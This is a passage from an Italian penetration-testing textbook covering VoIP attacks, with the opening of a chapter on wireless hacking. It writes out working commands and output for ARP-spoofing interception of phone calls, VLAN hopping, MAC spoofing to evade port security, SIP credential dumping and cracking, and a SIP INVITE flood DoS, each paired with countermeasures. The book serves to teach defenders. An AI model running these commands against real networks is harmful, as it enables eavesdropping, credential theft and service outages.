6. Il telefono IP si collega al server TFTP e scarica l'elenco dei certificati (CTL, *Certificate Trust List*), il file con l'elenco iniziale dei trust (ITL), e il file SEP di configurazione specifico per l'apparecchio <indirizzomac>.cnf.xml.
7. Questo file di configurazione contiene tutte le impostazioni necessarie a registrare il telefono sul server di chiamata (alcune delle impostazioni contengono gli indirizzi dei server, URL per il servizio di elenchi, e così via.)

Gli attacchi che si affidano alla sconfitta delle protezioni contro le aggressioni man-in-the-middle verso ARP, quali l'estrazione della rubrica, si basano tutti sulla manipolazione del processo di avvio o sull'intercettazione TFTP. Cisco, per la ricerca VLAN, supporta anche i dispositivi LLDP-MED (*Link Layer Discovery Protocol – Media Endpoint Devices*).

Enumerazione degli utenti Cisco

Sui server di chiamata SIP è necessario enumerare le informazioni utente in base alle risposte del server. Cisco consente di ottenere lo stesso risultato con una bella funzionalità, denominata Directory Services. Nella configurazione iniziale ricevuta via TFTP dal telefono, è presente un URL per la ricerca in elenco. La forma di questo elemento XML è del tipo <URLdirectory>http://<IP_CallManager>:8080/ccmcip/xmldirectory.jsp</URLdirectory>. L'applicazione Directory Services fornisce una pagina di input nella quale inserire le informazioni di ricerca, e restituisce un dataset XML (<CiscoIPPhoneDirectory>) contenente le informazioni di disponibili. I telefoni IP incorporano un semplice browser web utilizzato per visualizzare queste informazioni. Lo strumento ACE (*Automated Corporate Enumerator*, ucsniiff.sourceforge.net/ace.html), tuttavia, è in grado di trovare la configurazione per un telefono, estrarre l'URL citato e copiare tutte le voci della directory aziendale (Figura 7.26). Questo strumento prevede diverse opzioni; come minimo gli occorrono l'indirizzo MAC di un telefono presente sulla rete e le informazioni sull'interfaccia.

```
root@bt:~/ace-1.10# ./ace
ACE v1.10: Automated Corporate (Data) Enumerator
Usage: ace [-i interface] [ -m mac address ] [ -t tftp server ip
address | -c cdp
mode | -v voice vlan id | -r wlan interface | -d verbose mode ]
-i <interface> (Mandatory) Interface for sniffing/sending packets
-m <mac address> (Mandatory) MAC address of the victim IP phone
-t <tftp server ip> (Optional) tftp server ip address
-c <cdp mode 0|1> (Optional) 0 CDP sniff mode, 1 CDP spoof mode
-v <voice vlan id> (Optional) Enter the voice vlan ID
-r <wlan interface> (Optional) Removes the WLAN interface
-d           (Optional) Verbose | debug mode
```



Contromisure contro l'enumerazione SIP

Come per molti degli attacchi descritti in questo capitolo, anche in questo caso non si può fare molto a titolo preventivo, perché questi attacchi in sostanza attuano un abuso della normale funzionalità del protocollo e del server. Finché tutti gli sviluppatori di software non troveranno un modo appropriato per gestire le richieste inaspettate, esisteranno sempre tecniche di enumerazione SIP efficaci. Le varie figure che si occupano della sicurezza informatica devono costantemente promuovere una “difesa in profondità” segmentando le reti VoIP e dell’utente e posizionando sistemi IDS/IPS in aree strategiche per rilevare e prevenire questi attacchi.



Attacco di intercettazione

Popolarità:	5
Semplicità:	5
Impatto:	9
Grado di rischio:	6

Questo attacco potrebbe sembrare semplice e lineare, ma solitamente è quello che impressiona maggiormente. Per prima cosa occorre intercettare il flusso del protocollo

di segnalazione (SIP, SKYNNY, UNIStim) e RTP: basta posizionarsi in un punto del percorso tra chiamante e chiamato, ma ormai non si può più procedere così perché si utilizzano sempre più spesso switch anziché hub. Per superare questo problema, un hacker può ricorrere allo *spoofing ARP*, una tecnica che funziona bene su molte reti aziendali di livello enterprise perché le funzioni di sicurezza disponibili nei moderni switch spesso non sono attivate, e i sistemi finali accettano felicemente i nuovi ingressi. Diversi sistemi cercano di trasportare il traffico VoIP su una LAN dedicata della rete, per semplificare la gestione complessiva della soluzione e anche per migliorare la qualità del servizio. Un hacker dovrebbe essere in grado di accedere alla VLAN VoIP da qualsiasi scrivania dell'azienda, perché generalmente si utilizza la linea telefonica per fornire connettività al PC, ed esegue il tagging VLAN del traffico.

Sul server di intercettazione, dovete per prima cosa attivare il routing, consentire il traffico, disattivare i reindirizzamenti ICMP e poi incrementare di nuovo il TTL utilizzando iptables (risulterà decrementato perché il server Linux fa da router e non da bridge, questo nella semplice estensione patch-o-matic di iptables), come mostrato di seguito:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables -I FORWARD -i eth0 -o eth0 -j ACCEPT
# echo 0 > /proc/sys/net/ipv4/conf/eth0/send_redirects
# iptables -t mangle -A FORWARD -j TTL --ttl-inc 1
```

A questo punto, dopo aver utilizzato arpspoof di dsniff (monkey.org/~dugsong/dsniff) o arp-sk (sid.rstack.org/arp-sk/) per corrompere la cache ARP del client, dovraste essere in grado di accedere al flusso dati VoIP utilizzando uno sniffer.

Nel nostro esempio abbiamo quanto segue:

Phone_A	00:50:56:01:01:01	192.168.1.1
Phone_B	00:50:56:01:01:02	192.168.1.2
Bad_guy	00:50:56:01:01:05	192.168.1.5

L'hacker, che chiamiamo Bad_guy, ha un indirizzo MAC/IP di 00:50:56:01:01:05 / 192.168.1.5 e utilizza l'interfaccia eth0 per lo sniffing del traffico:

```
# arp-sk -w -d Phone_A -S Phone_B -D Phone_A
+ Initialization of the packet structure
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 00:50:56:01:01:05
+ Source ARP MAC: 00:50:56:01:01:05
+ Source ARP IP : 192.168.1.2
+ Target MAC: 00:50:56:01:01:01
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1

--- Start classical sending ---
TS: 20:42:48.782795
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)
```

```
TS: 20:42:53.803565
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)
```

A questo punto, Phone_A pensa che Phone_B si trovi all'indirizzo 00:50:56:01:01:05 (Bad_guy). L'output di tcpdump mostra il traffico ARP:

```
# tcpdump -i eth0 -ne arp
20:42:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2
20:42:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2
```

Ora ecco lo stesso attacco portato contro Phone_B per catturare il traffico di ritorno:

```
# arp-sk -w -d Phone_B -S Phone_A -D Phone_B
+ Initialization of the packet structure
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 00:50:56:01:01:05
+ Source ARP MAC: 00:50:56:01:01:05
+ Source ARP IP : 192.168.1.1
+ Target MAC: 00:50:56:01:01:02
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.2

--- Start classical sending ---
TS: 20:43:48.782795
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)

TS: 20:43:53.803565
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)
```

A questo punto, Phone_B pensa che Phone_A si trovi all'indirizzo 00:50:56:01:01:05 (Bad_guy). L'output di tcpdump mostra il traffico ARP:

```
# tcpdump -i eth0 -ne arp
20:43:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
20:43:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
```

Ora che l'ambiente è pronto, Bad_guy può iniziare lo sniffing del traffico UDP:

```
# tcpdump -i eth0 -n host 192.168.1.1
21:53:28.838301 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.839383 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
21:53:28.858884 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.859229 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
```

Poiché nella maggior parte dei casi l'unico traffico UDP inviato dai telefoni è il flusso RTP, è abbastanza facile individuare le porte locali (27182 e 19560 nell'esempio precedente).

Un approccio migliore è quello di seguire gli scambi SIP e ottenere le informazioni sulle porte dal campo Media Port nella sezione Media Description.

Una volta identificato il flusso RTP, occorre identificare il codec utilizzato per la codifica della voce. Questa informazione si trova nel campo Payload Type (PT) del flusso UDP o nel campo Media Format dello scambio SIP che identifica il formato dei dati trasportati da RTP. Quando non ci sono problemi di banda, i telefoni IP utilizzano il codec vocale G.711, noto anche come PCM (*Pulse Code Modulation*). Quando invece è utile risparmiare larghezza di banda, si utilizza il codec G.729, che ottimizza la banda a spese di una qualità vocale leggermente ridotta. G.711 è un codec narrow-band; la maggior parte dei sistemi enterprise oggi è configurata per l'uso del codec wideband G.722, che fornisce una migliore qualità audio e facilita la comprensione utilizzando la stessa larghezza di banda del codec G.711.

Uno strumento come vomit (<http://vomit.xtdnet.nl>) consente di convertire la conversazione da G.711 a WAV in base a un file di output tcpdump. Il comando seguente riproduce sugli altoparlanti il flusso di output convertito, utilizzando waveplay:

```
$ vomit -r sniff.tcpdump | waveplay -S8000 -B16 -C1
```

Uno strumento migliore è *scapy* (secdev.org/projects/scapy), che consente di effettuare lo sniffing del traffico in tempo reale (da eth0) e decodificare il flusso RTP (G.711) da/verso il telefono in 192.168.1.1 e inviare la voce sui due flussi da esso regolati (per esempio, quando non c'è voce, non c'è traffico) verso soxmix, che a sua volta li riprodurrà sugli altoparlanti:

```
# ./scapy
Welcome to Scapy (0.9.17.20beta)
>\>\>> voip_play("192.168.1.1", iface="eth0")
```

Un altro vantaggio di *scapy* è che decodifica tutti i livelli di trasporto in modo trasparente. Per esempio, potete riprodurre direttamente un flusso di dati VoIP trasportati su una WLAN protetta con WEP, fornendo a *scapy* la chiave WEP. A questo scopo, occorre prima attivare la modalità monitor della scheda WLAN:

```
# iwconfig wlan0 mode monitor
# ./scapy
Welcome to Scapy (0.9.17.20beta)
>\>\>> conf.wepkey="enter_WEP_key_here"
>\>\>> voip_play("192.168.1.1", iface="wlan0")
```

Abbiamo visto come intercettare il traffico tra due telefoni in maniera diretta. Lo stesso approccio può essere adottato per catturare il flusso tra un telefono e un gateway o tra due gateway.

Negli ambienti di livello enterprise, il traffico voce riceve il tag (802.1q) con un VLAN ID prima che venga effettuato il trunk sulla rete con traffico dati. Il primo passo per ottenere l'accesso alla rete dei telefoni è entrare sulla VLAN Voice; un sistema basato su Linux ci può aiutare. Assicuratevi che il vostro kernel Linux supporti lo standard 802.1q (Backtrack supporta VLAN) e utilizzate l'utilità vconfig per impostare il Voice VLAN ID (VVID):

```
# modprobe 8021q
# vconfig add eth0 187
Added VLAN with VID == 187 to IF -:eth0:-
# ifconfig eth0.187 192.168.1.5
```

Una volta fatto questo, potrete usare i comandi precedenti sostituendo eth0 con eth0.187. Se eseguite tcpdump sull'interfaccia eth0 anziché eth0.187, vedrete il traffico con il VLAN ID (cioè taggato):

```
# tcpdump -i eth0 -ne arp
17:21:42.882298 00:50:56:01:01:05 > 00:50:56:01:01:01 8100 46:
  802.1Q vlan#187 P0 arp who-has 192.168.1.1 tell 192.168.1.2
17:21:47.882151 00:50:56:01:01:05 > 00:50:56:01:01:01 8100 46:
  802.1Q vlan#187 P0 arp who-has 192.168.1.1 tell 192.168.1.2
```

L'aspetto negativo di questo approccio è rappresentato dalla necessità di conoscere il VVID, utilizzando uno sniffer o con altri mezzi. Una scelta più semplice potrebbe essere l'impiego di VoIP Hopper (voiphopper.sourceforge.net/). VoIP Hopper è in grado di scoprire e assegnare le VLAN Voice corrette sulle piattaforme Cisco, Nortel, e Avaya; raggiunge lo scopo utilizzando una combinazione di opzioni DHCP e tecniche di sniffing dei pacchetti (Figura 7.27).

Sulle reti della maggior parte delle aziende è abilitata la sicurezza delle porte; state attenti a non fare scattare questi controlli. Potrebbe esservi utile macchanger (Figura 7.28). Configurate sulla vostra interfaccia di rete l'indirizzo MAC di un telefono esistente, poi connettetela.

Per chi ama le GUI, un ottimo strumento di intercettazione e cattura voce è UCSniff (ucsniiff.sourceforge.net/). UCSniff incorpora tutte le funzionalità di VoIP Hopper e di ACE, può effettuare l'ARP spoofing e la cattura voce e video in tempo reale. Lo strumento è in grado di gestire numerosi codec, come il G.722 ad ampia banda e il G.729 con richieste di banda limitate, e può assemblare pacchetti di dati in questi formati per produrre file audio. I telefoni IP aziendali consentono di impedire l'accettazione del GARP (*Gratuitous ARP*). Il risultato di questa funzionalità, in caso di intercettazione, è una cattura audio monodirezionale. UCSniff è in grado di superare la disabilitazione del GARP con la modalità di modifica dei file TFTP che obbliga un telefono IP a riscaricare la configurazione TFTP, riuscendo a bloccare i messaggi di heartbeat (SKINNY KeepAliveAck), per poi manipolare le impostazioni del GARP (elemento XML :*<garp>1</garp>*) nel file di risposta TFTP.

```
root@bt:/pentest/voip/voiphopper# ./voiphopper -i eth0 -n
Beginning VLAN Hop in Nortel IP Phone Environment
VoIP Hopper 1.00 Sending DHCP request on eth0
DHCP Option 191 Received from DHCP Server
Option 191 Data of 12 bytes = "VLAN-A:168."
Discovered VoIP VLAN: 168
VoIP Hopper dhcp client: received IP address for eth0: 10.17.23.181
Added VLAN 168 to Interface eth0
Attempting dhcp request for new interface eth0.168
...
VoIP Hopper dhcp client: received IP address for eth0.168: 192.168.81.50
root@bt:/pentest/voip/voiphopper# ifconfig
eth0      Link encap:Ethernet HWaddr 00:24:e8:xx:yy:aa
          inet addr:10.17.23.181  Bcast:10.17.84.255  Mask:255.255.255.0
eth0.168  Link encap:Ethernet HWaddr 00:24:e8:xx:bb:cc
          inet addr:192.168.81.50  Bcast:192.168.81.255  Mask:255.255.255.0
```

Figura 7.27 Uso di VoIP Hopper su una rete VoIP Nortel.

```
root@bt:~# macchanger --mac=00:18:B9:AA:BB:CC eth1
Current MAC: 00:24:e8:a3:9a:e3 (unknown)
Faked MAC: 00:18:B9:AA:BB:CC (unknown)
```

Figura 7.28 Uso di macchanger per bypassare la sicurezza di porta.

UCSniff ha due modalità di funzionamento principali: Monitor e MiTM (*Man in The Middle*). Se è avviato in modalità Monitor, UCSniff si comporta come uno sniffer passivo e può essere eseguito con sufficiente sicurezza. La modalità MiTM, in effetti, offre due varianti: Learning (quando l'ARP copre tutta la subnet) e Target. Prestate attenzione nell'uso della modalità MiTM, perché, se utilizzata in maniera non corretta, potrebbe causare interruzioni di servizio. UCSniff accetta un file di host generato da ettercap. Un approccio più sicuro è utilizzare ettercap e produrre un file che contenga un numero minimo di host/telefoni IP da attaccare e il gateway. Il file degli host prodotto da ettercap può essere utilizzato nella modalità Target di UCSniff.

Ecco un esempio di utilizzo dalla riga di comando:

```
# ucsniff -c 1 -T -Z -D -j host_from_ettercap
Note for Target Mode, the "targets.txt" must be created, eg:
10.23.121.12,1001,HE Extn1,sccp
10.23.121.91,1002,HE Extn2,sip
```

La Figura 7.29 mostra un esempio di utilizzo con la GUI, che si avvia con:

```
# ucsniff -G
```



Attacchi offline

I dati di cattura dei pacchetti ottenibili intercettando comunicazioni di telefoni IP possono essere utilizzati per attività di analisi e attacco offline. Wireshark fornisce analizzatori RTP utilizzabili per estrarre informazioni di chiamata da dati di cattura dei pacchetti. Per accedere alle impostazioni si seleziona *Telephony* | *RTP* | *Show All Streams* | *Stream Analysis*. Anche il protocollo di signaling di Cisco, SKYNNY, responsabile per l'impostazione e la gestione della chiamata, è analizzabile in Wireshark. Per esempio, i numeri composti da un utente si possono ottenere semplicemente analizzando i dati di cattura dei pacchetti, come è illustrato nella Figura 7.30.

Gli endpoint SIP si registrano con il server di chiamata a intervalli regolari, il che significa che è possibile estrarre la richiesta e la risposta di autenticazione nel pacchetto catturato e usarle per attacchi di forza bruta offline. SIPdump e SIPcrack (darknet.org.uk/2008/08/sipcrack-sip-login-dumper-hashpassword-cracker/) sono in grado di eseguire il dumping delle informazioni di autenticazione su un file (Figura 7.31). SIPcrack può utilizzare un attacco di forza bruta contro il file di dump per estrarre le credenziali dell'utente.

Un altro interessante approccio all'intercettazione, simile a quello che abbiamo utilizzato per assumere il controllo di un telefono in avvio, impiega un server DHCP falsificato. Potete così fornire al telefono il vostro IP come gateway predefinito e ottenere l'accesso ad almeno un lato della comunicazione.




Figura 7.29 La GUI di UCSniff è facile da usare.

33 4.369040 10.1	162	SKINNY	74 OffHookMessage
35 4.371467 162.	10.	SKINNY	82 SetRingerMessage
36 4.372807 162.	10.	SKINNY	70 SetSpeakerModeMessage
37 4.372813 162.	10.	SKINNY	78 SetLampMessage
39 4.386395 162.	10.	SKINNY	190 callStateMessage SelectSoftKeysMessage 0x0000
54 5.569823 10.1	162	SKINNY	78 KeypadButtonMessage
55 5.570728 162.	10.	SKINNY	78 StopToneMessage
56 5.570737 162.	10.	SKINNY	82 SelectSoftkeysMessage
57 5.571833 162.	10.	SKINNY	82 StartToneMessage
63 5.851510 10.1	162	SKINNY	78 KeypadButtonMessage
64 5.857766 162.	10	CUTAN	78 StartToneMessage

Frame 54: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
Ethernet II, Src: Cisco_ [REDACTED] (ec:44:76), Dst: All-HSRP-routers_22 (00:00:0c:07:ac:22)
Internet Protocol Version 4, Src: 10.1 [REDACTED], Dst: 162.
Transmission Control Protocol, Src Port: 52930 (52930), Dst Port: cisco-sccp (2000), Seq: 41, Ack: 205, Len: 24
Skinny client control protocol
Data length: 16
Header version: CM7 type A (0x00000012)
Message ID: KeypadButtonMessage (0x00000003)
Keypad button: Nine (0x00000009)
Line instance: 1
Call identifier: 56900775

Figura 7.30 Un hacker può leggere il pacchetto KeypadButtonMessage per determinare quali pulsanti sono stati premuti.

```
SIPdump 0.3pre ( MaJoMu | www.codito.de )
-----
Usage: sipdump [OPTIONS] <dump file>
      <dump file> = file where captured logins will be written to
Options:
  -i <interface> = interface to listen on
  -p <file>       = use pcap data file
  -m              = enter login data manually
  -f "<filter>"  = set libpcap filter
* You need to specify dump file
root@bt:/pentest/passwords/sipcrack# ./sipcrack

SIPcrack 0.3pre ( MaJoMu | www.codito.de )
-----
Usage: sipcrack [OPTIONS] [ -s | -w <wordlist> ] <dump file>
      <dump file> = file containing logins sniffed by SIPdump
Options:
  -s              = use stdin for passwords
  -w wordlist    = file containing all passwords to try
  -p num         = print cracking process every n passwords (for -w)
                    (ATTENTION: slows down heavily)
* Either -w <wordlist> or -s has to be given
root@bt:/pentest/passwords/sipcrack#
```

Figura 7.31 Opzioni della riga di comando per SIPdump e SIPcrack.



Contromisure contro l'intercettazione

I più recenti dispositivi hardware e software integrano molte funzionalità di protezione, che però spesso non vengono utilizzate. Talvolta ciò accade per motivi comprensibili (come l'impatto della cifratura end-to-end sui valori di delay e jitter, ma anche le leggi in vigore), ma troppo spesso la causa è semplicemente la pigrizia.

La cifratura è disponibile in SRTP (*Secure RTP*), TLS (*Transport Layer Security*) e MIKEY (*Multimedia Internet Keying*), utilizzabili con SIP. H.235 fornisce meccanismi di sicurezza per H.323. Avaya e Nortel supportano DTLS (*Datagram Transport Layer Security*) e Cisco supporta TLS per la cifratura.

Inoltre, è utile e consigliabile installare dei firewall per proteggere il cuore dell'infrastruttura VoIP. Quando scegliete un firewall, assicuratevi che gestisca i protocolli al livello di applicazione. Un firewall che mantiene informazioni di stato spesso non è sufficiente, perché le informazioni richieste sono trasportate in intestazioni o payload di protocolli diversi. Componenti di confine per la rete come i controller SBC (*Session Border Controller*) sono utili per proteggere il sistema del cliente e del rispettivo partner contro attacchi DoS e traffico RTP maligno.

I telefoni dovrebbero scaricare soltanto configurazioni e firmware firmati, e utilizzare TLS per identificare i server, e vice versa. Tenete presente che l'unica differenza tra un telefono e un PC è la forma esterna; perciò, come per qualsiasi sistema, è necessario tenere conto della sicurezza dell'host quando si installano apparecchi telefonici nella propria rete.



DoS (*Denial of Service*)

<i>Popolarità:</i>	7
<i>Semplicità:</i>	8
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	8

L'attacco più semplice da compiere, anche se non offre un tasso di successo elevato, è quello di tipo DoS (*Denial of Service*). È facile da realizzare, abbastanza anonimo e molto efficace. Potete, per esempio, attaccare un'infrastruttura inviando un gran numero di configurazioni di chiamata false che segnalino traffico (SIP INVITE), o un singolo telefono sommergendolo con traffico indesiderato (unicast o multicast).

Lo strumento inviteflood, che richiede `hack_library` (sono entrambi disponibili presso hackingvoip.com/sec_tools.html) esegue questo attacco in modo superbo e con risultati devastanti. Agisce inondando il bersaglio con richieste SIP INVITE che non solo occupano risorse di rete, ma, nel caso in cui il bersaglio sia un telefono, lo obbligano a squillare continuamente. Inviteflood è uno strumento talmente potente che, quando lo si utilizza contro un gateway SIP, spesso il server viene completamente inondato e cessa di funzionare durante il periodo dell'attacco.

```
$ ./inviteflood

inviteflood - Version 2.0
                June 09, 2006
Usage:
Mandatory -
    interface (e.g. eth0)
    target user (e.g. "" or john.doe or 5000 or "1+210-555-1212")
    target domain (e.g. enterprise.com or an IPv4 address)
    IPv4 addr of flood target (ddd.ddd.ddd.ddd)
    flood stage (i.e. number of packets)
Optional -
    -a flood tool "From:" alias (e.g. jane.doe)
    -i IPv4 source IP address
    -S srcPort (0 - 65535) [default: 9]
    -D destPort (0 - 65535) [default: 5060]
    -l lineString line used by SNOM [default is blank]
    -s sleep time btwn INVITE msgs (usec)
    -h help - print this usage
    -v verbose output mode
```

Per lanciare l'attacco basta specificare interfaccia, numero di interno, dominio, bersaglio e conteggio:

```
$ ./inviteflood eth0 1000 10.219.1.100 10.219.1.100 1000000
inviteflood - Version 2.0
                June 09, 2006

source IPv4 addr:port = 10.219.1.120:9
dest   IPv4 addr:port = 10.219.1.100:5060
targeted UA           = 1000@10.219.1.100

Flooding destination with 1000000 packets
sent: 1000000
```

Contromisure contro il flood SIP INVITE

Come per tutti gli altri attacchi, il primo punto nell'agenda della sicurezza dovrebbe essere quello di garantire che vi sia segmentazione di rete tra le VLAN per voce e dati. Inoltre, occorre assicurarsi che autenticazione e cifratura siano attivate per tutte le comunicazioni SIP sulla rete e che siano utilizzati sistemi IDS/IPS per rilevare e bloccare gli attacchi.

Riepilogo

Molti lettori a questo punto potrebbero criticare l'intero concetto di accesso remoto, che avvenga via VPN o le linee tradizionali POTS. E non avrebbero torto. Estendere il perimetro di un'organizzazione a migliaia (o milioni) di utenti finali presumibilmente degni di fiducia è implicitamente rischioso, come abbiamo visto; ma poiché si tratta spesso di una scelta obbligata, riteniamo utile fornire alcuni suggerimenti utili per mantenere la sicurezza al livello più alto possibile.

- I criteri di protezione della password, il cruccio di qualsiasi amministratore della sicurezza, sono ancora più importanti quando la password garantisce l'accesso remoto a reti interne. Prendete in considerazione la richiesta di meccanismi di autenticazione a due fattori, come smartcard o token hardware, per concedere l'accesso dall'esterno della rete.
- Non lasciate che la connettività dial-up sia trascurata per l'intenso lavoro dedicato alla sicurezza su Internet. Sviluppate una policy per fornire qualsiasi tipo di accesso remoto nella vostra organizzazione e fate dei controlli periodici mediante wardialing.
- Trovate ed eliminate ogni impiego di software di controllo remoto (come PCAnywhere) nell'organizzazione. L'uso di PCAnywhere andrebbe considerato con attenzione soprattutto a causa del furto del codice sorgente, che fornisce agli hacker la capacità di trovare bug nell'applicazione che, altrimenti, non sarebbero stati in grado di individuare.
- Tenete presente che i modem non sono i soli dispositivi che gli hacker possono violare su linee POTS: centralini, server di fax, sistemi voicemail e simili possono essere violati e utilizzati per spendere milioni di dollari in telefonate intercontinentali e per altri scopi.
- Fornite al personale del supporto tecnico e agli utenti finali istruzioni relative all'estrema riservatezza con cui gestire le credenziali di accesso remoto, in modo che non siano vulnerabili ad attacchi di ingegneria sociale. A chi chiama da remoto il supporto tecnico è necessario chiedere qualche altra forma di identificazione, come un numero personale, prima di fornire supporto per problemi di accesso remoto.
- Le VPN appaiono afflitte da molti difetti e fragilità presenti in altre tecnologie "sicure". Occorre accogliere con grande scetticismo i proclami sulla sicurezza dei produttori, sviluppare una policy stringente e controllare che sia rispettata.

Capitolo 8

Hacking di reti wireless

Lo scienziato tedesco Heinrich Hertz, quando nel 1887 gli fu chiesto quale impatto avrebbe avuto sul mondo la sua scoperta delle onde radio, fornì una risposta che divenne famosa: “Nessuno, immagino”. Hertz a quel tempo non vedeva alcuna possibilità di impiego pratico per la sua scoperta, che vedeva come un semplice progresso rispetto al lavoro che altri scienziati prima di lui, come Mahlon Loomis, Michael Faraday, James Maxwell e altri, avevano compiuto. Tuttavia, per quanto mancasse di visione, Hertz non mancava di talento per le scoperte pratiche. Il mondo stava entrando in una nuova era e non era facile capire la strada che avrebbe preso in futuro, nemmeno per quelle grandi menti. Oggi, oltre 140 anni dopo, le scoperte di quegli scienziati hanno rivoluzionato il mondo e il modo di comunicare. E il mondo non sarà mai più lo stesso.

La tecnologia wireless ha fatto il suo esordio negli Stati Uniti più di 60 anni fa, a cavallo tra la prima e la seconda guerra mondiale; tuttavia, dati i timori relativi ai rischi per la sicurezza nazionale, inizialmente essa fu destinata soltanto ad applicazioni militari. Attualmente, i computer wireless si stanno diffondendo sul mercato a un ritmo vertiginoso. Contemporaneamente, e con uguale rapidità, si tende all’esperazione tecnologica, si sviluppano nuove funzionalità e nascono problemi sempre nuovi di vulnerabilità associati al wireless.

Il soprannome che tutti oggi attribuiamo alle reti wireless è IEEE 802.11, lo standard noto anche come “Wi-Fi”, abbreviazione di *wireless fidelity*. Tuttavia, le reti Wi-Fi non vanno confuse con il loro parente Bluetooth (IEEE 802.15.1), sviluppato nel settembre 1998 dal Bluetooth Special Interest Group (SIG) che

In questo capitolo

- **Nozioni di base**
- **Strumenti di hacking**
- **Ricerca e monitoraggio di reti wireless**
- **Attacchi DoS (*Denial of Service*)**
- **Attacchi contro i sistemi di cifratura**
- **Attacchi contro i sistemi di autenticazione**

comprendeva Ericsson, IBM, Intel, Toshiba e Nokia, poi raggiunte da altre aziende come Motorola e Microsoft.

In questo capitolo esamineremo i problemi di sicurezza più importanti, le contromisure e le tecnologie fondamentali sino a oggi identificate e note al pubblico nel settore dell'802.11, con la stessa metodologia standard adottata per le tecniche di attacco delineate in precedenza: footprinting, scansione, enumerazione, penetrazione ed, eventualmente, DoS (*Denial of Service*). Poiché le caratteristiche degli attacchi riguardanti la tecnologia wireless sono piuttosto diverse rispetto a quelle che interessano i dispositivi cablati, considereremo la scansione e l'enumerazione come un'unica fase.

Avrete modo di analizzare gli strumenti e le tecniche più innovative che gli hacker utilizzano nelle loro scorribande per identificare reti wireless, utenti e protocolli di autenticazione, oltre alle tattiche di penetrazione per abbattere le difese dei dati di autenticazione protetti e per "scassinare" le reti WLAN configurate in modo inadeguato. Inoltre, saranno presentate numerose configurazioni di importanti produttori e varie utility di terze parti, in modo da consentire agli amministratori dei siti di migliorare le loro strategie per la difesa degli utenti e di fortificare le reti wireless loro affidate.

Al termine di questo capitolo dovreste essere in grado di progettare, implementare e utilizzare un moderno sistema di wardriving che consenta di eseguire la maggior parte dei tipi di attacchi recenti contro reti wireless, nonché di implementare una strategia difensiva efficace.

Nozioni di base

